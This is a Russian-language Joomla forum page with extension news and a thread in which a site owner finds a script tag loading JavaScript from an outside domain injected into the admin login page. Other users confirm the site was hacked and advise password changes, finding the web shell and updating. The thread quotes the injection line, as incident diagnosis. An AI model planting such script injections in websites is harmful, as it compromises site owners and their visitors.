Новости Joomla

Вышли релизы безопасности Joomla 6.1.4 и Joomla 5.4.9

Релиз безопасности Joomla 6.1.4 и Joomla 5.4.9

Проект Joomla! рад сообщить о выходе Joomla 6.1.4 и Joomla 5.4.9. Это релизы безопасности и исправления ошибок для серий 5.x и 6.x.


JoomShift - компонент переноса контента между Joomla сайтами.

‍ JoomShift - компонент переноса контента между Joomla сайтами.

JoomShift - компонент переноса контента между Joomla сайтами.Он позволяет экспортировать модули, меню, материалы, категории, пользовательские поля и пользователей в виде переносимых JSON/ZIP-файлов, а затем импортировать их в любую другую установку Joomla.

Возможности компонента:- Модули — полная настройка, назначение пунктов меню, позиционирование и содержимое SP Page Builder.
-Меню — иерархия родительских/дочерних элементов, типы элементов, ссылки, уровни доступа и параметры. Отсутствующие типы меню создаются автоматически, а элементы, указывающие на неустановленные компоненты, пропускаются с предупреждением.
-Статьи и категории — контент, метаданные, изображения и иерархия категорий.
-Пользовательские поля — группы полей, определения, ограничения по категориям и значения (включая поля с несколькими значениями) — экспортируются и автоматически создаются заново на целевом сайте.
-Пользователи — данные профиля, назначения групп и хэши паролей, чтобы учетные записи работали сразу после импорта.
-Кросс-версииJoomla - компонент адаптируется к различиям в схеме базы данных между версиями Joomla.
-Создан для крупных сайтов — постраничные списки (20/50/100/250строк) и автоматический пакетный экспорт для сайтов с более чем 500 элементами, поэтому он продолжает работать на обычном хостинге.
-Опция перезаписи — обновляет совпадающие элементы при повторном импорте вместо создания дубликатов.
-Drag-n-drop импорт с подробным отчетом о том, что было импортировано, обновлено или пропущено, и почему.

На момент написания заметки для скачивания необходима регистрация/логин на сайте разработчика.

-Joomla Extensions Directory-Страница расширения#joomla#расширения

Модуль joomLab JS Ajax Cart позволит организовать в Вашем интернет-магазине на компоненте JoomShopping удобную AJAX корзину с возможностью добавлять товары и изменять их количество без перезагрузки страницы.

Модуль joomLab JS Ajax Cart позволит организовать в Вашем интернет-магазине на компоненте JoomShopping удобную AJAX корзину с возможностью добавлять товары и изменять их количество без перезагрузки страницы.

Кроме этого, в состав пакета установки входит плагин, который позволяет выводить атрибуты товара в список всех товаров, менять эти атрибуты и добавлять товар в корзину из списка товаров. Если атрибутов много, то их можно выводить в всплывающем (модальном окне).

В модуле предусмотрено 2 макета дизайна для Bootstrap и UIkit и максимальная кастомизация для переопределения макетов в шаблон.Демо расширенияСтраница расширения

Видео в Telegram

0 Пользователей и 1 Гость просматривают эту тему.
  • 7 Ответов
  • 2200 Просмотров
*

mystique

  • Захожу иногда
  • 169
  • 4 / 0
Сайтик на Joomla 2.5. При попытке входа в админку (после ввода пароля) выскочило сообщение:

Последний запрос был отклонён, поскольку он содержит неправильный параметр безопасности (security token). Пожалуйста, обновите страницу и попробуйте еще раз.

Показалось подозрительным. Решил посмотреть код этой странички. И вот что я увидел:

Код
<body>Последний запрос был отклонён, поскольку он содержит неправильный параметр безопасности (security token). Пожалуйста, обновите страницу и попробуйте еще раз.<script src="//promo.supermegabest.com/static/js/intersection.js?219201410"></script></body>

Особо подозрительной показалась следующая строчка:
<script src="//promo.supermegabest.com/static/js/intersection.js?219201410"></script>


Что за супермегабест? Скачал этот скриптик и... Ничего в нем не понял. Прикладываю в аттаче. Не подскажете, что именно с сайтом сделали, и как теперь это починить? Визуально в работе сайта ничего странного пока не обнаруживается. Но интуиция подсказывает, что это временно. ;(

Большая просьба помочь советом! ;)
« Последнее редактирование: 23.10.2014, 10:44:13 от ELLE »
*

winstrool

  • Давно я тут
  • 820
  • 51 / 2
  • Свободен для работы
Re: Меня взломали, да? Посоветуйте!
« Ответ #1 : 23.10.2014, 10:35:56 »
В аттаче оббусифецированный JS. Его явно быть не должно! Можете смело приступать к чистке своего сайта!
*

mystique

  • Захожу иногда
  • 169
  • 4 / 0
Re: Меня взломали, да? Посоветуйте!
« Ответ #2 : 23.10.2014, 10:40:52 »
Спасибо! Жаль, конечно... Пароли на серваке тоже менять? Или достаточно будет только сайт из бэкапа вытащить?
*

winstrool

  • Давно я тут
  • 820
  • 51 / 2
  • Свободен для работы
Re: Меня взломали, да? Посоветуйте!
« Ответ #3 : 23.10.2014, 10:44:46 »
Пароли надо везде менять!, Сайт из бэкапа не достаточно будет вытащить, проблему нужно устранять на корню, он же не просто так, там оказался... обновляйте используемые компоненты, проводите профилактические работы, сервак посмотрите на реверс...
*

ELLE

  • Глобальный модератор
  • 4505
  • 893 / 0
Re: Меня взломали, да? Посоветуйте!
« Ответ #4 : 23.10.2014, 10:45:22 »
Ребята, просили же - не выкладывать и не прикреплять к темам вредоносный код. Вы ведь не хотите, чтоб завтра ваш антивирус не пустил вас (и еще несколько тысяч человек) на форум
*

draff

  • Гуру
  • 5801
  • 434 / 7
  • ищу работу
Re: Меня взломали, да? Посоветуйте!
« Ответ #5 : 23.10.2014, 10:46:04 »
Или достаточно будет только сайт из бэкапа вытащить?
Нужно найти и шелл, через который выполнили внедрение вируса.Обновить Joomla и все расширения
*

mystique

  • Захожу иногда
  • 169
  • 4 / 0
Re: Меня взломали, да? Посоветуйте!
« Ответ #6 : 23.10.2014, 10:50:47 »
Всем большое спасибо! Пошел чистить, лечить, материться. ;)


Elle, прошу пардону... Не подумал, что может повредить кому-то скриптик, про который явно написано, что вредительский, и что его лучше не запускать. Был виноват. Ошибку осознал. Больше так не буду.  ;(

*

ELLE

  • Глобальный модератор
  • 4505
  • 893 / 0
Re: Меня взломали, да? Посоветуйте!
« Ответ #7 : 23.10.2014, 10:56:25 »
Заливайте все вредительское на файлопомойки или к себе на сервер :).
Форум быстро индексируется, уже через 30-40минут в выдаче того же Google может появится клеймо "этот сайт может угрожать...", кому это надо из-за одного нехорошего человека, который правила раздела не прочитал
Чтобы оставить сообщение,
Вам необходимо Войти или Зарегистрироваться
 

Взломали сайт Antonkiil

Автор kristina_r

Ответов: 25
Просмотров: 13690
Последний ответ 24.08.2026, 23:47:57
от Sulpher
Взломали сайт. Как в некоторых случаях делаю я

Автор cntrl

Ответов: 0
Просмотров: 2440
Последний ответ 29.08.2020, 00:25:24
от cntrl
Реклама (взломали сайт)

Автор Emusarce

Ответов: 15
Просмотров: 2904
Последний ответ 18.01.2019, 10:41:27
от ProtectYourSite
Кто эти люди у меня на сайте?

Автор E.Zhenya

Ответов: 12
Просмотров: 2141
Последний ответ 28.07.2018, 14:45:05
от voland
Есть сайт, легко ли его у меня взломают если захотят?

Автор RazarioAgro

Ответов: 3
Просмотров: 2095
Последний ответ 05.07.2018, 23:48:25
от ProtectYourSite